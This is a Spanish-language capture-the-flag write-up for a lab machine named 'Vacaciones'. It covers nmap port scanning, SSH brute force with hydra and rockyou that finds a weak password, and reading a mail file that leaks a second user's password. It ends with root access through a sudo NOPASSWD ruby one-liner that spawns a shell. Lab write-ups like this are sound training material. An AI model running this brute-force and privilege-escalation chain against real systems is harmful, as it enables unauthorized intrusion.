
Vacaciones

Intrusión

Primero comprobamos que haya conectividad con un `ping -c1 172.17.0.2`. Luego de comprobar que tenemos conectividad enumeramos los puertos que haya abiertos con `nmap -p- -sS -sC -sV --min-rate 5000 -n -vvv -Pn 172.17.0.2 -oN fastScan`.




```
File: fastScan
# Nmap 7.95 scan initiated Mon Oct  6 09:03:13 2025 as: /usr/lib/nmap/nmap -p- -sS -sC -sV --min-rate 5000 -n -vvv -Pn -oN fastScan 172.17.0.2
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000020s latency).
Scanned at 2025-10-06 09:03:13 CEST for 7s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 41:16:eb:54:64:34:d1:69:ee:dc:d9:21:9c:72:a5:c1 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCzT6jdfo9QUX+9zCmyJQNTcAJXdhXByneCfqA9I7cXPBFGDGgxNAfQdoiqH3EMiTjf+maPlCNyVHGFl+sClQa5sJwdrbWZiJPxfxGkCtW
+57tsglfXkE9FPkZGd3mLruXt5Lyb+8uhFWpW58Df6ZUoSsJi7n0bkXNpEzJAzYHNmRRtv0RsGDFosi/t5KUCMPX67jbM8jsApIVwFIQBTiwzwGQn33G2ZoAJy/NYZ9dkuN2cKM2uItovo25c
D7cGWlsn9c5QNzHRC2DZUSHrK7UIaG0r
|   256 f0:c4:2b:02:50:3a:49:a7:a2:34:b8:09:61:fd:2c:6d (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMD2Z/ZotorXbs6zP9Sg9XenjSX0HIjYjoEH2cAV7aDoQXZKrssz5AJ98j8b4ntOPGfVehr
|   256 df:e9:46:31:9a:ef:0d:81:31:1f:77:e4:29:f5:c9:88 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIK/0ZadHoPSGKg31xFAhPaX854MMS09s5JgdzqmD3jCl
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-title: Site doesn't have a title (text/html).
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Oct  6 09:03:20 2025 -- 1 IP address (1 host up) scanned in 7.01 seconds
```

Como vemos que están abiertos los puertos **22** y **80** primero buscaremos información relevante en la web.
A priori vemos una página vacía, pero si inspeccionamos el código fuente encontramos lo siguiente:

```
<!-- De : Juan Para: Camilo , te he dejado un correo es importante... -->
```

Lo que nos hace pensar en hacer fuerza bruta con el usuario camilo.



```
❯ hydra -l camilo -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
aws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-06 09:05:34
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: camilo   password: password1
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-06 09:05:35
```

Efectivamente encontramos la contraseña `password1` así que ahora accedemos por ssh.

Escalada de privilegios

Hacemos un `sudo -l` pero no conseguimos nada, lo mismo para `find / -perm -4000 -ls 2>/dev/null`. Como no conseguimos nada vamos a buscar el correo importante que se mencionaba en la web.

```
$ find / -name mail 2>/dev/null
/var/mail
/var/spool/mail
$ ls /var/mail
camilo
$ ls /var/mail/camilo
correo.txt
$ cat /var/mail/camilo/correo.txt
Hola Camilo,

Me voy de vacaciones y no he terminado el trabajo que me dio el jefe. Por si acaso lo pide, aquí tienes la contraseña: 2k84dicb
```

Como vemos, en el correo se nos da una contraseña, supondremos que es juan y probaremos a entrar con dicho usuario y accederemos exitosamente.

```
$ sudo -l
Matching Defaults entries for juan on 1bbf47c865bf:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User juan may run the following commands on 1bbf47c865bf:
    (ALL) NOPASSWD: /usr/bin/ruby
```

Con el usuario juan vemos que podemos ejecutar ruby como root sin contraseña, así que ejecutaremos `sudo ruby -e 'exec "/bin/sh"'`.

```
# whoami
root
#
```

Y después de eso ya somos root.